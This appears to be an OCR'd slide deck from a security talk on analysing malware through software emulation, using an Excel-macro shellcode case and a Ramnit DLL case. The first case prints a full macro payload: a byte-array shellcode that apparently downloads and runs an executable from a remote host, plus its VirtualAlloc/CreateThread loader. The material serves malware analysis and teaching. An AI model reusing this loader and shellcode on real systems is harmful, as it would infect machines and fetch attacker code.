REVERSING AND DE-OBFUSCATING MALWARE

WITH BINARY (SOFTWARE) EMULATION

ABOUT ME

- Reverse Engineer and Security Researcher at Sorint.lab
- Doing a lot of OpenSource Security things: https://github.com/cecio

0. INTRO

What are we speaking about?

EMULATION VS SANDBOXING

1. TOOLING

A quick overview of our toolset

“


https://github.com/REW-sploit/REW-sploit

https://ghidra-sre.org/

REW-SPLOIT OVERVIEW

- Generic tool presentation:

https://www.youtube.com/watch?v=-sjM0k0hvMU



REW-SPLOIT FILES AND FOLDERS

- speakeasy_default.json (emulator config)
- modules/emulate_rules.py (YARA)
- modules/emulate_payload.py (interaction)

2. CASE #1

A simple shellcode from Excel Macro

```
1 Wtnqycur = Array(252, 232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82, 12, 139, 82, 20, 139, 114, 40, 15, 183
, 74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199, 226, 242, 82, 87, 139, 82, 16, 139, 74, 60, 139, 76, 17, 120, 2
27, 72, 1, 209, 81, 139, 89, 32, 1, 211, 139, 73, 24, 227, 58, 73, 139, 52, 139, 1, 214, 49, 255, 172, 193, _
207, 13, 1, 199, 56, 224, 117, 246, 3, 125, 248, 59, 125, 36, 117, 228, 88, 139, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 21
1, 139, 4, 139, 1, 208, 137, 68, 36, 36, 91, 91, 97, 89, 90, 81, 255, 224, 95, 95, 90, 139, 18, 235, 141, 93, 129, 196, 112, 254, 255
, 255, 141, 84, 36, 96, 82, 104, 177, 74, 107, 177, 255, 213, 141, 68, 36, 96, 235, 96, _
94, 141, 120, 96, 87, 80, 49, 219, 83, 83, 104, 4, 0, 0, 8, 83, 83, 83, 86, 83, 104, 121, 204, 63, 134, 255, 213, 133, 192, 116, 84,
106, 64, 128, 199, 16, 83, 83, 49, 219, 83, 255, 55, 104, 174, 135, 146, 63, 255, 213, 84, 104, 190, 1, 0, 0, 235, 52, 80, 255, 55, 1
04, 197, 216, 189, 231, 255, 213, 83, 83, 83, 139, 76, 36, 252, 81, 83, 83, 255, 55, _
104, 198, 172, 154, 121, 255, 213, 106, 255, 104, 68, 240, 53, 224, 255, 213, 232, 155, 255, 255, 255, 114, 117, 110, 100, 108, 108,
51, 50, 0, 232, 199, 255, 255, 255, 252, 232, 137, 0, 0, 0, 96, 137, 229, 49, 210, 100, 139, 82, 48, 139, 82, 12, 139, 82, 20, 139, 1
14, 40, 15, 183, 74, 38, 49, 255, 49, 192, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199, 226, _
240, 82, 87, 139, 82, 16, 139, 66, 60, 1, 208, 139, 64, 120, 133, 192, 116, 74, 1, 208, 80, 139, 72, 24, 139, 88, 32, 1, 211, 227, 60
, 73, 139, 52, 139, 1, 214, 49, 255, 49, 192, 172, 193, 207, 13, 1, 199, 56, 224, 117, 244, 3, 125, 248, 59, 125, 36, 117, 226, 88, 1
39, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, 139, 1, 208, 137, _
68, 36, 36, 91, 91, 97, 89, 90, 81, 255, 224, 88, 95, 90, 139, 18, 235, 134, 93, 104, 110, 101, 116, 0, 104, 119, 105, 110, 105, 137,
 230, 84, 104, 76, 119, 38, 7, 255, 213, 49, 255, 87, 87, 87, 87, 86, 104, 58, 86, 121, 167, 255, 213, 235, 96, 91, 49, 201, 81, 81,
106, 3, 81, 81, 106, 80, 83, 80, 104, 87, 137, 159, 198, 255, 213, 235, 79, 89, 49, 210, _
82, 104, 0, 50, 96, 132, 82, 82, 82, 81, 82, 80, 104, 235, 85, 46, 59, 255, 213, 137, 198, 106, 16, 91, 104, 128, 51, 0, 0, 137, 224,
 106, 4, 80, 106, 31, 86, 104, 117, 70, 158, 134, 255, 213, 49, 255, 87, 87, 87, 87, 86, 104, 45, 6, 24, 123, 255, 213, 133, 192, 117
, 30, 75, 15, 132, 123, 0, 0, 0, 235, 209, 233, 141, 0, 0, 0, 232, 172, 255, 255, _
255, 47, 109, 101, 116, 97, 108, 46, 101, 120, 101, 0, 235, 107, 49, 192, 95, 80, 106, 2, 106, 2, 80, 106, 2, 106, 2, 87, 104, 218, 2
46, 218, 79, 255, 213, 147, 49, 192, 102, 184, 4, 3, 41, 196, 84, 141, 76, 36, 8, 49, 192, 180, 3, 80, 81, 86, 104, 18, 150, 137, 226
, 255, 213, 133, 192, 116, 45, 88, 133, 192, 116, 22, 106, 0, 84, 80, 141, 68, 36, 12, _
80, 83, 104, 45, 87, 174, 91, 255, 213, 131, 236, 4, 235, 206, 83, 104, 198, 150, 135, 82, 255, 213, 106, 0, 87, 104, 49, 139, 111, 1
35, 255, 213, 106, 0, 104, 240, 181, 162, 86, 255, 213, 232, 144, 255, 255, 255, 99, 104, 114, 111, 109, 101, 46, 101, 120, 101, 0, 2
32, 9, 255, 255, 255, 115, 104, 105, 110, 121, 111, 98, 106, 101, 99, 116, 115, 46, 98, 105, 114, 100, 115, _
0)

2 Ezhyuw = VirtualAlloc(0, UBound(Wtnqycur), &H1000, &H40)
  For Ugqir = LBound(Wtnqycur) To UBound(Wtnqycur)
      Nhxbticl = Wtnqycur(Ugqir)
      Vowtv = RtlMoveMemory(Ezhyuw + Ugqir, Nhxbticl, 1)
  Next Ugqir
3 Vowtv = CreateThread(0, 0, Ezhyuw, 0, 0, 0)
```

DEMO

||GTFO

RESULT OVERVIEW

Excel Macro	Shellcode in Excel.exe Process	rundll32.exe Process
VirtualAlloc RtlMoveMemory CreateThread	CreateProcessA(rundll32) VirtualAllocEx WriteProcessMemory CreateRemoteThread	... InternetConnectA HttpOpenRequestA ... WinExec

3. CASE #2

Something harder...

THE SUSPICIOUS DLL

INTEZER ANALYZE | Home | API | Docs | Integrations | Plugins | Analysis Reports | SHA256 / SHA1 / MD5 | Analyze | Cesare Pizzi

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Malicious
Main Family: Ramnit

SHA256
08d675b9b83a17e3ed63daa45f760c26199acecc03d57fa507e1728a0e03ae2c
VIRUSTOTAL Report (49 / 67 Detections)
pe | dll | embedded_pe | i386 | probably_packed

Known Malicious.
This file is a known malware and exists in Intezer's blocklist or is recognized by trusted security vendors

Actions

Analyzed on May 27th 2022

Genetic Analysis | TTPs | IOCs | Behavior | Detect & Hunt BETA

Extended Dynamic Execution

Original File
160 KB
08d675b9b83a17e3ed63daa45f760c261 ...
Malicious | Ramnit (113 Genes)

Dynamic Execution
Powered by Cape

Unable to dynamically execute the file.

Genetic Summary | Related Samples | Code (190) | Strings (291) | Capabilities (13)

08d675b9b83a17e3ed63d... Ramnit | pe | dll | embedded_pe | i386 | probably_packed

Actions

Show common

Ramnit
Malware 50.27%
Related Samples | 113 Code genes | 7 Strings

DEMO

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RESULT OVERVIEW

dll_entry.DLL_PROCESS_ATTACH

MapViewOfFile(ntdll.dll)

Look for 'NtProtectVirtualMemory'

Get the content at address

VirtualAlloc

Copy the content of 'clean' API

CONCLUSIONS

- Emulation give you more control on the execution flow
- With Emulation you can reach branches you cannot reach with other methods
- Probably Emulation is not good for all the analysis, it depends on what we are facing and which are our final goal

REFERENCES / CREDITS

- https://analyze.intezer.com/
- https://github.com/REW-sploit
- https://ghidra-sre.org/
- Presentation files and samples:
  https://github.com/cecio/talks-and-rants/tree/master/nullcon_20220617

- Presentation template by SlidesCarnival

THANKS!

@red5heep

Any questions?